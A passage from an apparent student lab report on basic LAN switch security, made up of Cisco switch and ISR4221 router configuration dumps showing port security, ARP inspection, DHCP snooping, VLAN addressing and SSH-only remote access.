switchport mode access
spanning-tree portfast edge
!
interface FastEthernet0/3
description Clone of 0-NLRE__Windows_11 - PC3 Green
switchport access vlan 30
switchport mode access
switchport port-security maximum 2
switchport port-security mac-address sticky
switchport port-security mac-address sticky 000c.2987.aac3
switchport port-security
spanning-tree portfast edge
!
interface FastEthernet0/4
description Clone of 0-NLRE__Kali-Linux - PC3 Yellow
switchport access vlan 30
switchport mode access
switchport port-security maximum 2
switchport port-security mac-address sticky
switchport port-security mac-address sticky 74ef.0e65.cc8b
switchport port-security mac-address sticky fe62.bf42.08be
switchport port-security
spanning-tree portfast edge
!
interface FastEthernet0/5
!
interface FastEthernet0/6
!
interface FastEthernet0/7
!
```

Lab 1: Basic LAN Switch Security
Secure Networks

```
interface FastEthernet0/8
!
interface FastEthernet0/9
!
interface FastEthernet0/10
!
interface FastEthernet0/11
!
interface FastEthernet0/12
!
interface FastEthernet0/13
  description Router4 Gi0/0 - Server VLAN 20
  switchport access vlan 20
  switchport mode access
  ip arp inspection trust
!
interface FastEthernet0/14
  description Router4 Gi0/1 - Client VLAN 30
  switchport access vlan 30
  switchport mode access
  ip arp inspection trust
  ip dhcp snooping trust
!
interface FastEthernet0/15
!
interface FastEthernet0/16
!
interface FastEthernet0/17
!
interface FastEthernet0/18
!
interface FastEthernet0/19
!
interface FastEthernet0/20
!
interface FastEthernet0/21
!
interface FastEthernet0/22
!
interface FastEthernet0/23
!
interface FastEthernet0/24
!
interface GigabitEthernet0/1
!
interface GigabitEthernet0/2
!
interface Vlan1
  no ip address
!
ip http server
ip http secure-server
!
!
line con 0
line vty 5 15
!
end
```

Router Config

```
Current configuration : 5924 bytes
!
! Last configuration change at 15:08:14 UTC Thu Jun 11 2026
!
version 17.4
service timestamps debug datetime msec
service timestamps log datetime msec
! Call-home is enabled by Smart-Licensing.
service call-home
platform qfp utilization monitor load 80
platform punt-keepalive disable-kernel-core
!
hostname Router_Group4
!
boot-start-marker
boot-end-marker
!
!
!
no aaa new-model
!
!
!
!
!
!
!
!
!
!
login on-success log
!
!
!
!
!
!
!
subscriber templating
multilink bundle-name authenticated
!
!
!
crypto pki trustpoint TP-self-signed-2807801584
  enrollment selfsigned
  subject-name cn=IOS-Self-Signed-Certificate-2807801584
  revocation-check none
  rsakeypair TP-self-signed-2807801584
!
crypto pki trustpoint SLA-TrustPoint
  enrollment pkcs12
  revocation-check crl
!
```

```
!
crypto pki certificate chain TP-self-signed-2807801584
certificate self-signed 01
 30820330 30820218 A0030201 02020101 300D0609 2A864886 F70D0101 05050030
 31312F30 2D060355 04031326 494F532D 53656C66 2D536967 6E65642D 43657274
 69666963 6174652D 32383037 38303135 3834301E 170D3236 30353233 31303531
 35385A17 0D333630 35323231 30353135 385A3031 312F302D 06035504 03132649
 4F532D53 656C662D 5369676E 65642D43 65727469 66696361 74652D32 38303738
 30313538 34308201 22300D06 092A8648 86F70D01 01010500 0382010F 00308201
 0A028201 0100AD83 80771BE5 93DD7CAF BADF4AA0 5AA9979B 306669DA 47D39B2C
 04E6E285 85C42B4D 59610EC6 1551C3AE 57EBA5D6 3A0738DA DB5678F8 2F213642
 775965DA 104E1D17 7AE3DCD3 8936B147 4466C0EB 0615F6E9 4EECF1D9 79111C50
 2D065EE6 C7919D22 19F368D8 FEAB6B95 CD97E341 F2A5377D 6FE1AE89 A9E987BA
 5E4052F4 313EB40C 087B29A5 9F28BF56 24C955A9 CF319921 D0B3980A 4BB9D5C5
 C692A348 1D6858B1 DD566C0A FAD748E4 820BDD3C 2FC034B4 AB49C4D7 232FA9FF
 10120DB5 9B24462D B09C3F03 B9ABB7E1 F2D035E2 C882FC98 D773F1CE A21A5D39
 885CC356 F844DE0D 5CA0B6B9 86870E9B F1F0D627 41755547 AE7DABF9 D3A24CC7
 A418A205 AA1D0203 010001A3 53305130 0F060355 1D130101 FF040530 030101FF
 301F0603 551D2304 18301680 144D14B6 06CE45AA 0F13C2FB 452AD3AC 8DD2F831
 B9301D06 03551D0E 04160414 4D14B606 CE45AA0F 13C2FB45 2AD3AC8D D2F831B9
 300D0609 2A864886 F70D0101 05050003 82010100 09578C28 C56FBEB5 BF88843D
 5FD94338 BCE7E216 D3DA4BA6 96CD0405 5488BD8D F8B958BE ACAD5924 1D1E50BB
 C54EF043 0FD404EF 45969AC9 CBF85E2A E48741C3 CF41EB12 B4CE0D4F D18F5F3D
 DB79C323 6D36465B E7C01AB1 0A04D87D 67C03444 E00B0782 3FCD3CF3 A6B30963
 6884AA5C 7FD6376D 80EB9192 2AB9F483 4236582A 53DFAE29 F220013C B0AD608E
 BC271D37 C5292C78 BB943A9F B5F73C2A 53AE70C0 6FC21FBB 1EC92903 902F2D93
 B248C89C B0A2DB00 1352D3DE 7B045622 09AA2834 0A6C4C3F 6CD4D81C BD1563DE
 5AF5124B 93BE7703 1F178E41 6C6A223D 74611486 9C93B490 1B1E25C9 DC3E5B2B
 1F76322E 1A7925DD 70B54095 0E509065 F9B13284
quit
crypto pki certificate chain SLA-TrustPoint
certificate ca 01
 30820321 30820209 A0030201 02020101 300D0609 2A864886 F70D0101 0B050030
 32310E30 0C060355 040A1305 43697363 6F312030 1E060355 04031317 43697363
 6F204C69 63656E73 696E6720 526F6F74 20434130 1E170D31 33303533 30313934
 3834375A 170D3338 30353330 31393438 34375A30 32310E30 0C060355 040A1305
 43697363 6F312030 1E060355 04031317 43697363 6F204C69 63656E73 696E6720
 526F6F74 20434130 82012230 0D06092A 864886F7 0D010101 05000382 010F0030
 82010A02 82010100 A6BCBD96 131E05F7 145EA72C 2CD686E6 17222EA1 F1EFF64D
 CBB4C798 212AA147 C655D8D7 9471380D 8711441E 1AAF071A 9CAE6388 8A38E520
 1C394D78 462EF239 C659F715 B98C0A59 5BBB5CBD 0CFEBEA3 700A8BF7 D8F256EE
 4AA4E80D DB6FD1C9 60B1FD18 FFC69C96 6FA68957 A2617DE7 104FDC5F EA2956AC
 7390A3EB 2B5436AD C847A2C5 DAB553EB 69A9A535 58E9F3E3 C0BD23CF 58BD7188
 68E69491 20F320E7 948E71D7 AE3BCC84 F10684C7 4BC8E00F 539BA42B 42C68BB7
 C7479096 B4CB2D62 EA2F505D C7B062A4 6811D95B E8250FC4 5D5D5FB8 8F27D191
 C55F0D76 61F9A4CD 3D992327 A8BB03BD 4E6D7069 7CBADF8B DF5F4368 95135E44
 DFC7C6CF 04DD7FD1 02030100 01A34230 40300E06 03551D0F 0101FF04 04030201
 06300F06 03551D13 0101FF04 05300301 01FF301D 0603551D 0E041604 1449DC85
 4B3D31E5 1B3E6A17 606AF333 3D3B4C73 E8300D06 092A8648 86F70D01 010B0500
 03820101 00507F24 D3932A66 86025D9F E838AE5C 6D4DF6B0 49631C78 240DA905
 604EDCDE FF4FED2B 77FC460E CD636FDB DD44681E 3A5673AB 9093D3B1 6C9E3D8B
 D98987BF E40CBD9E 1AECA0C2 2189BB5C 8FA85686 CD98B646 5575B146 8DFC66A8
 467A3DF4 4D565700 6ADF0F0D CF835015 3C04FF7C 21E878AC 11BA9CD2 55A9232C
 7CA7B7E6 C1AF74F6 152E99B7 B1FCF9BB E973DE7F 5BDDEB86 C71E3B49 1765308B
 5FB0DA06 B92AFE7F 494E8A9E 07B85737 F3A58BE1 1A48A229 C37C1E69 39F08678
 80DDCD16 D6BACECA EEB7C7F9 8428787B 35202CDC 60E4616A B623CDBD 230E3AFB
 418616A9 4093E049 4D10AB75 27E86F73 932E35B5 8862FDAE 0275156F 719BB2F0
 D697DF7F 28
```

```
quit
!
!
license udi pid ISR4221/K9 sn FGL2546LHQ1
memory free low-watermark processor 68491
!
diagnostic bootup level minimal
!
spanning-tree extend system-id
!
!
redundancy
mode none
!
!
!
!
!
!
!
!
interface GigabitEthernet0/0/0
description To Switch24 Fa0/13 - Server VLAN 20
ip address 10.4.20.254 255.255.255.0
negotiation auto
!
interface GigabitEthernet0/0/1
description To Switch24 Fa0/14 - Client VLAN 30
ip address 10.4.30.254 255.255.255.0
ip helper-address 10.4.20.1
negotiation auto
!
interface Serial0/1/0
no ip address
shutdown
!
interface Serial0/1/1
no ip address
shutdown
!
ip http server
ip http authentication local
ip http secure-server
ip forward-protocol nd
!
!
!
!
!
!
control-plane
!
!
line con 0
transport input none
stopbits 1
line aux 0
line vty 0 4
```

Lab 1: Basic LAN Switch Security
Secure Networks

```
login
transport input ssh
!
call-home
! If contact email address in call-home is configured as sch-smart-
licensing@cisco.com
! the email address configured in Cisco Smart License Portal will be used as
contact email address to send SCH notifications.
contact-email-addr sch-smart-licensing@cisco.com
profile "CiscoTAC-1"
active
destination transport-method http
!
!
!
!
!
end
```